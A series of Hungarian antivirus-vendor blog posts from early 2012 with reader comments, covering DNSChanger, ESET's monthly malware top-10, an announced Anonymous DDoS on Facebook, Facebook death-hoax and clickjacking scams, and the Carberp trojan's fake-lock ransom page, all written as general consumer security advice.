Akkor ezek után nézzük meg, miről számolt be az FBI 2011. novemberében. A cikk szerint az úgynevezett Operation Ghostclick hadművelet keretében botnethálózatok lekapcsolására tettek kísérletet a hatóságok, és ennek keretében sikerült leleplezni a DNSChanger kártevőt, amelynek segítségével orosz és észt bűnözők eltérítették a felhasználók által a böngészőbe begépelt webcímeket. A gyanútlan felhasználók a a DNS szerverek manipulálása miatt **először a valódi weboldalra kerültek, ám utána a kártevő azonnal egy másik weboldalakra irányította át őket**. A nyomozást végző szakemberek szerint **mintegy 14 ezer hamis, kattintásért és reklámért fizető oldalt üzemeltettek a bűnelkövetők, és a pénzszerzés reményében ide irányították az áldozatok böngészőit**, de előfordult legitim weboldalak legitim reklámjainak a meghamisítása, új helyszínekre való átirányítása is.



Ezekből a cselekményekből tetemes haszonra sikerült szert tenniük, **az FBI szerint az üzemeltetők 14 millió amerikai dollárt kerestek ezzel a fajta csalássorozattal**. Mivel a DNSChanger becslések szerint mintegy **4 millió számítógépet is megfertőzhetett világszerte több, mint 100 országban**, így máris érthető, miért érdemes elvégezni ezt az ellenőrzést, hiszen senki nem szeretne a tudtán kívül egy ilyen kártevőt futtatni.



Emellett egy másik aktualitása is van a dolognak, **2012. március 8. után az ilyen fertőzött gépek ezeknek a DNS szervereknek a leállítása miatt nem lesznek képesek elérni az internetet**. Most pedig nézzük, mit tehetünk mi. Az már szinte alapkövetelmény, hogy operációs rendszerünk naprakész legyen a biztonsági frissítések tekintetében, emellett pedig használjunk olyan komplett internetbiztonsági csomagot, amely a vírus- és kémprogramirtón felül tűzfalat, spamszűrőt és behatolásmegelőző modulokat is tartalmaz.



Hogy pedig **a DNS beállításokkal kapcsolatban minden rendben van-e a házunk táján**, azt több féle módszerrel is tesztelhetjük. Kipróbálhatjuk maga az FBI által készített hivatalos ellenőrzést, amely begépelt IP címünk alapján segít meghatározni, vajon DNS fertőzött-e a számítógépünk. Emellett más hasonló oldalak is segíthetnek, például a németországi www.dns-ok.de, valamint a művelethez az angol nyelvű www.dns-changer.eu/en/check.html is a rendelkezésünkre áll.

Tetszik 231 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 6 Tweet

Ajánlott bejegyzések:

- Tízből öt kártevő hátsóajtót nyit
- Dropbox csalival terjedtek a kémprogramok
- Küldj pénzt! - Az elveszett poggyász sztori
- 25-ször több a mobilos kártevő
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3592299

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.01.20. 13:06:11

Közben jöttek kérdések, ezért mennek válaszok:

- Akinek folyamatosan frissített antivírus van a gépén, az nem kaphat be ilyen fertőzést.

- Maga kartevő évek óta ismert, a NOD32 adatbázisába folyamatosan kerül bele detektálás, ha éppen újabb variáns jelenik meg.
www.eset.hu/virus/dnschanger-nai

- A kézi irtás nem elég. Az a cikk beszél arról, hogy ha valaki csak kézzel törölgetve mentesít, de közben egyáltalán nem használ antivírust, az viszont legtöbbször nem elég, mert a hamis antivírusokhoz hasonlóan ez a kártevő is mindig újratelepíti, helyreállítja magát.
www.2-viruses.com/remove-trojan-dnschanger

- Saját igazi (nem belső) IP címet rengeteg helyen lehet nézni, csak néhány:
showip.com/
supportdetails.com/
stb.

- és ha valakinek fertőzött a gépe, de addig nem csinál vele semmit, akkor 2012. március 8. után majd csak a mentesítés UTÁN lesz netje a DNS szerverek leállítása miatt.



Sparhelt 2012.01.20. 15:41:53

Azt azért érdemes lenne tisztázni a cikkben, hogy a kártevő nem a dns szervereket manipulálja, hanem az user gépén lévő hálózati beállitások közül a dns szerver cimét irja át, egy 'hibás' szerverre mutató cimre. A cikkből az sem derül ki egyértelműen, hogy melyik operációs rendszereket érinti a virus.



Csizmazia István [Rambo] · http://antivirus.blog.hu
2012.01.20. 20:37:36

Szia Sparhelt!

Köszi szépen a kiegészítéseket. És elsősorban a Windows, de emellett az OS X rendszereket is érinti, hiszen ezekre gyártották az említett trójai kártevőket.

Viszlát Autorun!

2012.01.23. 10:15 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: adatok nod32 eset havi threatsense vírusstatisztika

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit.




Nyolc havi vezetés után lekerült az első helyről az Autorun vírus, melynek viszonylag hosszú élen állását a **szakértők is többféle okkal magyarázták**. Egyfelől a már évek óta rendelkezésre álló **biztonsági frissítést nem futtató gépek** egy része valószínűleg illegális, nem frissített Windows példányok lehetnek, ahol a felhasználók szándékosan nem akarják magukra felhívni a figyelmet. Emellett **a felhasználóknál futó régi - értsd XP - verziók továbbra is nagy száma is árnyalja ezt a képet**, illetve a **szándékosan nem frissítők táborában találhatunk még olyan kisebb cégeket, vállalatokat** is, ahol ugyan maga a Windows teljesen legális, ám a "minek nyúljunk hozzá ahhoz, ami most éppen jól működik" jegyében elhanyagolják a naprakész biztonsági frissítéseket. Ehhez járul még hozzá a **számos virtuális környezetben futtatott Windows, ahol tévesen kevésbe tartják fontosnak a biztonsági frissítések** haladéktalan letöltését, pedig itt is ugyanolyan lényeges lenne.




A top10 első helyére a decemberi adatok alapján az a HTML/ScrInject.B trójai került, amely már eddig is régi szereplője a lista középmezőnyének. Ez a trójai fertőzése során hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni a számítógépre.

A várakozásokkal ellentétben **a Conficker féreg még mindig nem tűnt el teljesen a leggyakoribb kártevők közül, ezúttal a 4.** pozíciót sikerült kiverekednie. Már 2008 októberében megjelent az a bizonyos biztonsági frissítés, amely képes bezárni az általa kihasznált sebezhetőséget, ám az Autorunhoz hasonlóan a különböző okokból frissítetlen, illetve védtelen rendszerekben mégis tud fertőzéseket okozni.



Két új szereplő is felbukkant a toplistán, az egyik a **kilencedik helyezett JS/Iframe.AS trójai, amely képes amely észrevétlenül átirányítani a böngészőt** egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.

A másik újonc **a 10. helyet elfoglaló Win32/Spy.Ursnif.A trójai kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével**. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló **statisztikai rendszere szerint 2011. decemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 21.38%-áért. Aki pedig folyamatosan és első kézből **szeretne értesülni a legújabb Facebookos kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. HTML/ScrInject.B trójai
Elterjedtsége a decemberi fertőzések között: 6.20%
Előző havi helyezés: 3.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

2. INF/Autorun vírus
Elterjedtsége a decemberi fertőzések között: 4.53%
Előző havi helyezés: 1.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a decemberi fertőzések között: 2.22%
Előző havi helyezés: 4.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

4. Win32/Conficker féreg
Elterjedtsége a decemberi fertőzések között: 2.11%
Előző havi helyezés: 5.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. Win32/Dorkbot féreg
Elterjedtsége a decemberi fertőzések között: 1.95%
Előző havi helyezés: 2.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

6. Win32/Autoit féreg
Elterjedtsége a decemberi fertőzések között: 1.10%
Előző havi helyezés: 6.

Működés: A Win32/Autoit féreg cserélhető adathordozók segítségével terjed, de olyan variánsa is van, amelyik az MSN üzeneteket használja fel a fertőzés terjesztésére. Emellett kártékony weboldal letöltéseivel is terjedhet, illetve más kártevő is létrehozhatja (drop) azt. Súlyos adatvesztést is okozhat, ugyanis ha a féregnek sikerül megfertőznie a rendszert, akkor az összes lokális és hálózati meghajtón megkeresi a futtatható állományokat, és kicseréli őket saját magára.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autoit

7. Win32/Sality vírus
Elterjedtsége a decemberi fertőzések között: 0.89%
Előző havi helyezés: 7.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

8. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a decemberi fertőzések között: 0.85%
Előző havi helyezés: 9.

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

9. JS/Iframe.AS trójai
Elterjedtsége a decemberi fertőzések között: 0.82%
Előző havi helyezés: 43.

Működés: A JS/Iframe.AS trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

10. Win32/Spy.Ursnif.A trójai
Elterjedtsége a decemberi fertőzések között: 0.71%
Előző havi helyezés: 24.

Működés: A Win32/Spy.Ursnif.A trójai egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik. Érdemes lehet rendszeres időközönként ellenőrizni a felhasználói fiókjainkat is, és ha ott valami rejtélyes ok miatt új, ismeretlen account keletkezett, úgy azonnal egy teljes vírusellenőrzést végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-spy-ursnif-a-trojan-win32-inject-kzl-spy-ursnif-gen-h-patch-zgm

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony antivirusok - villám őrjárat 8.
- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3593698

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Megbénul-e a Facebook január 28-án?

2012.01.26. 15:05 | Csizmazia István [Rambo] | 2 komment

Címkék: facebook támadás low pipa ion orbit anonymous ddos cannon sopa

Január 28-án éjfélre jelentette be az Anonymous csoport a Facebook elleni támadást - állítólag. Hogy pontosan melyik időzóna szerinti éjfélkor lesz mindez, illetve hogy megtörténik-e egyáltalán, és tényleg az Anonymous áll-e ennek háttérében, arról erősen megoszlanak a vélemények. **Mindenesetre már csak kettőt kell addig aludni, és megtudjuk.**



"Hello. People of the world. We are anonymous. The time has come. An online War has begun between anonymous, the people, and the government of the united states." így kezdődik az állítólagos Anonymous **videoüzenet, melyben a csoport 2012. január 28-ra ígérte a Facebook állítólagos lekapcsolását, és magához a DDoS vagyis Distributed Denial of Service támadáshoz önkéntes segítőket is toboroznak** az úgynevezett Low Orbit Ion Cannon nevű a MediaFire és Sourceforge.net oldalakról letölthető eszköz közrebocsátásával.



A letölthető 'LOIC-1.0.6.35-binary.zip' VirusTotalos vizsgálata ma délben 23/43 találatot hozott, azaz **nagyjából a fele antivírus brigád minősített azt kártevőnek, trójainak, vagy gyanús hacktoolnak.** Magát a LOIC.exét pedig már 25-en találták kártékonynak.





A találgatások szerint emellett még az is kétséges, vajon valóban az Anonymous csoport áll-e a háttérben, vagy csak pár lelkes tag magánakciójáról, esetleg totális átverésről van-e szó. A Facebook vezérkara azonban közleményük szerint nem számít rendkívüli eseményre, átlagos szombati üzemet várnak.



Állításuk szerint megtették a szükséges teljes körű biztonsági intézkedéseket a 60 ezer szerver üzembiztonságának megóvására és továbbra is elkötelezettek amellett, hogy minden eszközzel megvédjék mind a felhasználóik adatait, mind pedig a rendszer működőképességét.



De miért is történik mindez? Ha valaki nem hallott volna a SOPA (Stop Online Privacy Act) és a PIPA (Protect IP Act) törvénytervezetekről, akkor röviden: **ezek ellen való széleskörű tiltakozás részeként zajlanak a különféle oldalak ellen meghirdetett támadó akciók.** Korábban **már más oldalak - többek közt az amerikai igazságügyminisztérium és az FBI honlapja - is áldozatul**

estek hasonló támadásnak, és a Facebook kétségtelenül egy fényes célpont az Anonymous egén. **Addig is lehet bátran kommentelni pro és kontra, na meg egy jó kis szavazást is kitettünk a témában. Legkésőbb két nap múlva pedig kiderül, lesz-e leállás, és kinek lett igaza.**

Leáll-e a Facebook 28-án az Anonymous támadás miatt

◯ Igen
◯ Nem

Szavazok!

Szavazás állása

Tetszik 251 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 5 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Hogyan szúrjuk ki a gyanús Android appokat?
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3845735

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



twollah / bRoKEn hOPe, sUppLeX · http://freewaresoftwarenews.blogspot.com/ 2012.01.26. 16:30:37

Na erre kivancsi leszek, hogy le tudjak e nyomni a faszbukot.

pályafelelős 2012.01.26. 19:28:11

Ez FAKE!!! elég elvolvasni az irc csatornájukat és meglátjátok hogy ez kamu

Chuck Norris halott, nem vicc

2012.01.27. 13:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam chuck norris facebook hamis halálhír

Szinte Guiness Rekordok évkönyvébe kívánkozik, annyi hamis celeb halálhírt kapunk a csalóktól, spammelőktől, kártevő terjesztőktől. Ezúttal **a karatekirály, Chuck Norris halálhírét keltették a Facebookon, aki ugyan már 71 esztendős, köríves rúgásai is talán lomhábbak az idő múlásával, de azért hála a Total Gymnek - jó egészségnek örvend**, és Newt Gingrich szenátort támogatja az éppen futó amerikai választási kampányban.



Ahogy "megszokhattuk", már **korábban is szinte menetrendszerűen jöttek a hamis halálhírek** Johnny Depp autóbalesetéről, volt exotikus Fidel Castro történet is, de a koholt halálhírekben mindenképpen rekordernek számító Eminem is ott áll a vártán ebben a kategóriában.



Ezúttal a Facebookon kaphatunk üzenetet arról, hogy Chuck Norris állítólag 71 éves korában elhunyt, és bár az életkor stimmel, a hír hamis. Nagy trükkösen még videó linket is ígérnek a csalók az alábbi szöveg kíséretében: *"[video] Chuck Norris dies at age 71! Not a Joke. See the video to find out how he died. News today of Chuck Norris death at age 71 has been met with confusion and humour, but sadly it is true."*.



Hamis kodekes példabeszédeken edződött veterán antivirus.blog olvasók már rutinosan ingatják a fejüket erre - na persze. A texasi kopó fiatal korában egyébként a világhírű Bruce Lee kungfu iskolájának egyik legsikeresebb tanítványa volt, ott olyan színész hírességekkel tanult együtt karatézni, mint például James Coburn.



A videós linkre klikkelés után aztán - ahogy már korábban például a hamis iPhone 5 spam esetében - itt is **mindenféle kérdőívek, emailcím gyűjtések, nyereményjátékok várják a kattintókat videó helyett**. Az persze világos, hogy ha "Nem akarnál egy kis survey-t kitölteni" link szerepelne, akkor arra a fene se kattintana rá.



Chuck bácsinak innen is jó egészséget kívánunk, reméljük valóban tudja a PI utolsó számjegyét, és ha hidat sajnos nem is neveztünk el róla nálunk, azért kissé bizarr tanulságnak annyit leszűrhetünk az esetből, hogy **megbízható halálhíreket továbbra sem a kéretlen Facebook üzenetek közt kell keresgélni**.





Tetszik 49 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3902232

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A játék neve: Carberp

2012.01.30. 14:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook trójai botnet adatlopás ukash carberp

A Carberp trójai eddig sem volt ismeretlen a biztonsági szakemberek előtt. Azonban az evolúció jegyében **a kártevő most új oldaláról mutatkozott be: ezúttal Facebook felhasználók pénztárcáját kopasztotta meg**.




Ha beleolvasunk a Win32/Carberp trójairól szóló hírbe, nagyjából minden fajta aktivitást összefoglal a róla szóló leírás. Eszerint készítői egy nagyon összetett és komplex kártékony programot hoztak létre, amely számtalan nemkívánatos tevékenység végrehajtására képes. Ezek közül mindenképpen kiemelkedik az **adatlopás, melynek során FTP-jelszavakat, webes szolgáltatásokhoz és postafiókokhoz tartozó hitelesítési információkat valamint banki alkalmazások esetében használt bejelentkezési adatokat gyűjt össze, majd szivárogtat ki a terjesztői számára**. A jelenlegi variánsai az Internet Explorer valamint a Firefox folyamatos monitorozására is alkalmasak.



Ehhez képest lehet **újdonság az a pénzügyi csalás trükk, melynél az áldozatok egy hamis bejelentkezési üzenetablakot kapnak a böngészőjükben, miszerint az adott Facebook felhasználó fiókja ideiglenes zárva**. Vegyük észre, hogy **az adatbekérő űrlap legalsó sorában egy 20 EUR értékű úgynevezett Ukash utalványt kérnek**, ez azért a tapasztaltabb felhasználóknál mindenképpen meg kellene szólaltassa fejükben a vészcsengőt. **A statisztikák szerint a maradék lépremenő 5% százalék azonban sajnos megpróbálja beszerezni ezt a bizonyos Ukash vochert**, hogy sikeresen be tudja gépelni annak sorszámát. Mivel **az ablak szerint ez nem pénzkidobás, hiszen az összeg az ellenőrzés után állítólag jóváírásra kerül a Facebook accountunkra**, ez esetleg tévesen elültetheti a tapasztalatlanabb felhasználók gyanakvását.



A kártevő ravaszul tartalmazza ennek a hamis Facebook bejelentkező weboldalnak a HTTP kódját, ezt a visszafejtésnél szépen megtalálni, illetve **arra is találtak az ESET elemzői bizonyítékokat, hogy DDoS támadásra alkalmas plugint is kifejlesztettek már hozzá**. Nekünk magyaroknak talán az jó hír lehetett, hogy a Carberp **ezideig elsősorban oroszországi, ukrán, fehérorosz, kazahsztáni felhasználók banki belépéseire jelentett veszélyt**, mondhatni ez volt a fő specialitása, illetve becslések szerint mintegy **egymillió gépet meg is fertőzött már** a Carberp nevezetű botnet.



A fentiek alapján azonban **valószínűleg új helyszíneken, már angol nyelvű közösségi terepen is jól vizsgázhatott a Carberp - magyarul vélhetően elegendő óvatlan felhasználó dőlt be ennek a csalásnak és költött el a semmiért 20 EUR összeget - ezért a jövőben sajnos várhatóak további, hasonló leleményes trójai próbálkozások a bűnözők részéről az orosz nyelvterületeken kívül is**. "Vagy mégsem" nevű rovatunkban mi is rendszeresen számolunk be olyan social engineering trükkökről, amelyben **Google+ meghívó, Microsoft Update, Microsoft távoli hozzáférés vagy éppen Twitter bejelentkező oldalt hamisítanak a csalók**, ezért az óvatosság, az odafigyelés továbbra is fontos eleme a biztonságnak.



Ellenszernek továbbra is javasolható a naprakész operációs rendszer és a friss vírusirtó, de **természetesen az előbb említett emberi oldalnak is rendben kell lennie, azaz ami ingyenes, azért ne fizessünk. Ha valamilyen ingyenes dologért pedig mégis pénzt kérnek, gyanakodjunk, nézzünk előbb utána, illetve használjuk továbbra is szorgalmasan a biztonságos HTTPS belépést mindenütt, ahol csak lehet**.

Tetszik 186 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Akiknek a Captcha kínszenvedés
- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3976892

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Bréking: trükkös videó a Facebookon

2012.02.01. 20:15 | Csizmazia István [Rambo] | 2 komment

Címkék: video facebook url riasztás ghost lájk

Szellemes írásunkban arról számolunk be, hogy valami zajlik odakint, itt egy újabb, már szinte közhelyszerű kihagyhatatlanul érdekes, **ezt feltétlenül látnunk kell típusú "Ghost ?" nevű videó, amire ha valaki lájkol, a vírusirtó blokkolhat**.



Szellemek pedig nincsenek - mondhatnánk, trükkös "You must see" típusú videók azonban annál inkább. A borzongatást ezúttal egy talán az Átok című moziból vett? részlet szolgáltatja a www.liketolike.mobi/youtube.com/ weboldalon.



Előtte kéretlen reklám ablakok érkeznek különböző témákban, ahol vicces módon az ablak becsukási X-re kattintva nem becsukja azt, hanem azért is új lapon megnyitja a reklám oldalt - ekkor már sikerül pár keresetlen szót sziszegni a fogaink közül. Kintről a videóra kattintva simán a böngészőből nem is indul el, hanem **előtte mindenképpen Facebook bejelentkezést kér**.









Magunk közt szólva, ha **egy idegen weboldalon a Facebook accounttal kellene belépni, vagy előre lájkolni ahhoz, hogy valamilyen tartalmat, vagy akár videót láthassunk**, az nem igazán tanácsos. Mint ahogy **egyéb esetekben meglévő accontunkkal való "könnyített" belépési lehetőség egy harmadik helyszínen sem**. Minden helyen legyen csak szépen külön account, különböző jelszó, ne adjunk önként magas labdát senkinek.





De visszatérve erre a videóra, **ha valaki lájkolta, akkor NOD32 esetén riasztást kapott rá, illetve egészen pontosan nem is kártevőt jelzett, hanem a webhely linkjét ítélte gyanúsnak, és azt blokkolta**. A délutáni 15-20 ezres érdeklődés mindenesetre estére már lecsengett, és mindössze sima kétjegyű 10-es nagyságrendre apadt.



Ha később esetleg lesz ezzel kapcsolatban további érdemi információ, mi okozta, miért okozta, akkor majd jól bekommenteljük ide, illetve ezzel kapcsolatban **a ti érdekes kommentjeiteket is várjuk nagy szeretettel**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4045154

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.02.03. 08:59:36

Megjött a víruslaboros srácok levele, amelyben megerősítik, hogy nem vakriadó, hanem valóban egy kártékony script, egy clickjacking csalás része volt ez.

"The malware is a script: JS/TrojanClicker.Agent.NCD.Gen trojan The webpage is a auto-like clickjacking video site. The authors make it probably with intention to get huge amount of visitors by all mean, so they can gain profit from advertising or promoting various services."

mCucc 2012.02.22. 09:53:26

Aki azért mégis meg szeretné nézni a videót, az a Youtube-ra menjen.

www.youtube.com/embed/6_VmojhxfP8

Hamis Adobe Flash frissítés hoax a Facebookon

2012.02.01. 07:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: flash frissítés hoax facebook adobe álhír hamis zynga

Ahogy **sajnos Bill Gates nem ajándékozza nekünk a vagyonát, sajnos nem a lájkjainkra fizetett dollárokból végzik el a beteg gyerekek szívműtétjeit**, úgy a Zynga játékok kapcsán keringő **állítólagos hamis Adobe Flash frissítés is egy álhír**, sem elhinni, sem továbbküldözgetni, sem megosztani nem szükséges.



Rengeteg Facebookos üzenet keletkezik, és ebbe a 900 millióba már csak statisztikailag is mindig keveredik nem kívánatos tartalom. **A legjobb hoax, azaz álhír egyébként az, aminek van valami icipici valóságalapja, amitől az áldozat jobbal bedől, és a rémhír jobban szárnyal**. Nos ha mi is visszatekerünk egy kicsit az időben, 2008-ban lelünk rá erre a bizonyos valóságalapra. Ekkor szerepelt a posztjaink közt az a csalás a hagyományos interneten, hogy hamis Adobe Flash frissítést adtak ki csalók, ne kattintsunk rá.



Most hasonló Barba trükk jött elő **a Zynga játékok kapcsán, és a felhasználók csupa jóindulatból máris bőszen küldözgetik egymásnak a temérdek figyelmeztetést az állítólagos hamis Flash frissítésről:**



"WARNING to all: If you get an Adobe Flash Player Update message that pops up when you click on Zynga games (mafia, farm, poker HC etc) – DO NOT RUN IT….it is could be a Trojan and it looks very authentic..!!!!.....Re-post to all our neighbors please!!!!!!! ….Thanks".



